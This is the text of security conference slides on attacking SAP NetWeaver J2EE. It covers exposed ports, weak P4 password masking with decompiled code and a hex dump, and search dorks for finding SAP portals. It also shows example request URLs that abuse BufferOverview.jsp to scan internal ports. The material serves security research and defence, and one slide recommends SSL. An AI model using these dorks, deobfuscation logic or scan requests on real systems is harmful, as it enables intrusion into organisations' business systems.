ERPScan

Security Scanner for SAP

Invest in security
to secure investments

SAPocalypse NOW: Crushing SAP's J2EE Engine

Alexander Polyakov , Dmitry Chastuhin
ERPScan

Me

- CTO of the ERPScan company
- Head of DSecRG (research subdivision)
- Architect of ERPScan Security Scanner fo
- OWASP-EAS project leader
- Business application security expert
- Co-organizer Russian security conf

ERPScan
Security Scanner for SAP

Digital Security
Research Group

OWASP

DEFCON RUSSIA
ZERO NIGHTS
E.0x01

@sh2kerr

Dmitry

- Principle researcher of the ERPScan company
- Member of DSecRG (research subdivision)
- Find vulns in Google, Yandex, Vkontakte
- SAP security expert focused on JAVA stack

ERPScan
Security Scanner for SAP

Digital Security
Research Group

OWASP

@_chipik

ERPScan

Innovative company engaged in ERP security R&D with flagship product - ERPScan Security Scanner for SAP

- Tools:
  - Pentesting tool
  - sapsploit
  - web.xml scanner

- Consulting Services:
  - SAP Pentest
  - SAP Assessment
  - SAP Code review

Leading SAP AG partner in the field of discovering security vulnerabilities by the number of founded vulnerabilities

Agenda

- Intro
- Attacking SAP internally
- Attacking SAP externally
- Auth bypass vulnerability
- Backdooring J2EE
- From J2EE to ABAP
- DEMO
- SAPocalypse Worm
- Defense
- DEMO
- Conclusion

New

What is SAP ?

Shut up

And

Pay

SAP

- Most popular business application
- More than 120000 customers
- 74% of Forbes 500

SAP? Who cares?

SAP? Who cares?

SAP Engines

ABAP

JAVA

SAP Engines

ABAP

Automation of business processes:

- ERP
- PLM
- CRM
- SRM

SAP Engines

Integration, Collaboration, Management

- SAP Portal
- SAP PI
- SAP XI
- SAP Mobile
- Solution Manager

JAVA

ERPScan
Security Scanner for SAP

J2EE Engine

Pentesters

Researchers

Security Officers

Focused on ABAP

Developers


Administrators

GRC consultants

J2EE Engine

Hackers know about it
They will find easier ways to control your business!

J2EE Platform Architecture



SAP Security for Administrators

Remote control
Authentication
Data Source
User Management
Encryption

ERPScan
Security Scanner for SAP

Hacking SAP NetWeaver J2EE

SAP NetWeaver J2EE for attacker's

Open Ports

Web-applications

ERPScan
Security Scanner for SAP

Open Ports

Service Name	Port Number	Default Value	Range (min-max)
HTTP	5NN00	50000	50000-59900
HTTP over SSL	5NN01	50001	50001-59901
IIOP	5NN07	50007	50007-59907
IIOP Initial Context	5NN02	50002	50002-59902
IIOP over SSL	5NN03	50003	50003-59903
P4	5NN04	50004	50004-59904
P4 over HTTP	5NN05	50005	50005-59905
P4 over SSL	5NN06	50006	50006-59906
Telnet	5NN08	50008	50008-59908
LogViewer control	5NN09	50009	50009-59909
JMS	5NN10	50010	50010-59910

By default all encryption on all ports and protocols is disabled

Insecure password encryption in P4

P4 – protocol is using by Visual Admin app

Insecure password encryption in P4

P4 – protocol is using by Visual Admin app

By default data transmitted in cleartext

Insecure password encryption in P4

P4 – protocol is using by Visual Admin app

By default data transmitted in cleartext

But password is encrypted

Insecure password encryption in P4


P4 – protocol is using by Visual Admin app

By default data transmitted in cleartext

But password is encrypted

Lets look deeper

Hacking SAP NetWeaver J2EE



```
00000684  00 00 00 00 00 00 01 2a  00 00 00 01 00 08 00 73  .......* .......s
00000694  65 63 75 72 69 74 79 1c  00 1c 00 00 00 00 00 00  ecurity. ........
000006A4  00 00 4a 00 32 00 45 00  45 00 5f 00 47 00 55 00  ..J.2.E. E._.G.U.
000006B4  45 00 53 00 54 ac ed 00  05 73 72 00 4a 63 6f 6d  E.S.T... .sr.Jcom
000006C4  2e 73 61 70 2e 65 6e 67  69 6e 65 2e 73 65 72 76  .sap.eng ine.serv
000006D4  69 63 65 73 2e 73 65 63  75 72 69 74 79 2e 72 65  ices.sec urity.re
000006E4  6d 6f 74 65 2e 6c 6f 67  69 6e 2e 53 65 72 69 61  mote.log in.Seria
000006F4  6c 69 7a 61 62 6c 65 50  61 73 73 77 6f 72 64 43  lizableP asswordC
00000704  61 6c 6c 62 61 63 6b 84  c8 13 98 e5 15 c3 9f 02  allback. ........
00000714  00 03 5a 00 08 69 73 45  63 68 6f 4f 6e 5b 00 08  ..Z..isE choOn[..
00000724  70 61 73 73 77 6f 72 64  74 00 02 5b 43 4c 00 06  password t..[CL..
00000734  70 72 6f 6d 70 74 74 00  12 4c 6a 61 76 61 2f 6c  promptt. .Ljava/l
00000744  61 6e 67 2f 53 74 72 69  6e 67 3b 78 70 01 75 72  ang/Stri ng;xp.ur
00000754  00 02 5b 43 b0 26 66 b0  e2 5d 84 ac 02 00 00 78  ..[C.&f. .].....x
00000764  70 00 00 00 09 aa c8 aa  a4 aa c5 aa a6 aa cd aa  p....... ........
00000774  a5 aa c4 aa b0 ff e5 74  00 0a 50 61 73 73 77 6f  .......t ..Passwo
00000784  72 64 3a 20                                       rd: 
```

Entire conversation (15696 bytes)

○ ASCII ○ EBCDIC ● Hex Dump ○ C Arrays ○ Raw

And

Impress me

Insecure password encryption in P4

```
/* 87 */ char mask = 43690;
/* 88 */ char check = 21845;
/* 89 */ char[] result = new char[data.length + 1];
/* */
/* 91 */ for (int i = 0; i < data.length; ++i) {
/* 92 */ mask = (char)(mask ^ data[i]);
/* 93 */ result[i] = mask;
/* */ }
/* 95 */ result[data.length] = (char)(mask ^ check);
/* */
/* 97 */ return result;
```

Prevention

Prevention:

- Use SSL for securing all data transmitting between server-server and server-client connections http://help.sap.com/saphelp_nwpi71/helpdata/de/14/ef2940cbf2195de10000000a1550b0/content.htm

Attacking from the internet

Founding a target

- inurl:/irj/portal
- inurl:/IciEventService sap
- inurl:/IciEventService/IciEventConf
- inurl:/wsnavigator/jsps/test.jsp
- inurl:/irj/go/km/docs/

But SAP can be only accessed internally. Yeah sure :)

SAP NetWeaver 6.4

300 web – applications

ERPScan
Security Scanner for SAP

SAP NetWeaver 7.0

500 web – applications

ERPScan
Security Scanner for SAP

SAP NetWeaver 7.1

800 web – applications

SAP NetWeaver 7.2

1200 web – applications

Information disclose

Kernel or application release and SP version

DSECRG-11-023,DSECRG-11-027, DSECRG-00208

Information disclose

Kernel or application release and SP version

DSECRG-11-023,DSECRG-11-027, DSECRG-00208

Application logs and traces

DSECRG-00191,DSECRG-00232

Information disclose

Kernel or application release and SP version

DSECRG-11-023,DSECRG-11-027, DSECRG-00208

Application logs and traces

DSECRG-00191,DSECRG-00232

Username

DSECRG-11-034

Information disclose

Kernel or application release and SP version

DSECRG-11-023,DSECRG-11-027, DSECRG-00208

Application logs and traces

DSECRG-00191,DSECRG-00232

Username


DSECRG-11-034

Internal port scanning, Internal User bruteforce

DSECRG-11-032, DSECRG-00175

ERPScan
Security Scanner for SAP


DSECRG-11-023



Software Build information of DM0 - REPOSITORY

Name of property	Value of property
make.rel	NW04S_06_REL
SP-Number	06
jdk.version	1.3
latest.change	10491
sync.time	2006-03-04 20:19
build.date	2006-03-04 20:19

DSECRG-11-027



BCB-Administration: System I
172.16.0.63:50100//bcb/bcbadmSystemInfo.jsp
Язык этой стран...
английский ▾
Перевести
Нет
Никогда не переводить английский
Настройки ▾


Business Communication Broker - System Information

BCB/ICI version:	3.00.64507
SAP J2EE Engine:	SAP J2EE Engine/7.00 PatchLevel with 2 cluster elements (1 dispatcher and 1 servers)
SAP SOAP URL:	http://172.16.0.63:50100/IciEventService/IciEventConf?style=document
1. connection:	SAP Contact Center Simulator 3.00.64507

DSECRG-11-027

```
/ipcpricing/ui/BufferOverview.jsp?
server=172.16.0.13
& port=31337
& password=
& dispatcher=
& targetClient=
& view=
```

DSECRG-11-032 (new)



```
172.16.0.62:8000/ipcpricing/ui/BufferOverview.jsp?server=172.16.0.13&port=31337&password=&dispatche
```


IPC Error

An error has occured in the IPC.

ConnectionException: Connection timed out: connect

This error is fatal. Please restart your session or contact the s

Host is not alive



```
172.16.0.62:8000/ipcpricing/ui/BufferOverview.jsp?server=172.16.0.63&port=8001&password=&dispatcher
```


500 Internal Server Error

SAP J2EE Engine/6.40

Application error occurs during processing the request.

```
Details: java.lang.NullPointerException
          at jsp_IPCErrorPage1270493869562._jspService(jsp_IPCErrorPage1270493869562.java:25)
          at com.sap.engine.services.servlets_jsp.server.servlet.JSPServlet.service(JSPServlet.java:467)
          at com.sap.engine.services.servlets_jsp.server.servlet.JSPServlet.service(JSPServlet.java:181)
          at javax.servlet.http.HttpServlet.service(HttpServlet.java:853)
          at com.sap.engine.services.servlets_jsp.server.runtime.RequestDispatcherImpl.doWork(RequestDispa
          at com.sap.engine.services.serv
          at com.sap.engine.services.ser
          at jsp_BufferOverview12704936
          at com.sap.engine.services.se
          at com.sap.engine.services.se
          at javax.servlet.http.HttpSer
          at com.sap.engine.services.se
```

HTTP port



```
172.16.0.62:8000/ipcpricing/ui/BufferOverview.jsp?server=172.16.0.63&port=333&password=&dispatcher=
```


IPC Error

An error has occured in the IPC.

ConnectionException: Connection refused: connect

This error is fatal. Please restart your session or contact th

Port closed




```
172.16.0.62:8000/ipcpricing/ui/BufferOverview.jsp?server=172.16.0.63&port=3201&password=&dispatcher
```

Available Servers

Server	Port	Program Id

SAP port

DSECRG-00231


172.16.0.62:8000/meSync/
172.16.0.62:8000/meSync/SatFileReceiver

```
This is the doGet() method of the SatFileReceiver Servlet. (Rev. 5)
```

172.16.0.63:8001/meSync/
172.16.0.63:8001/meSync/SatFileReceiver

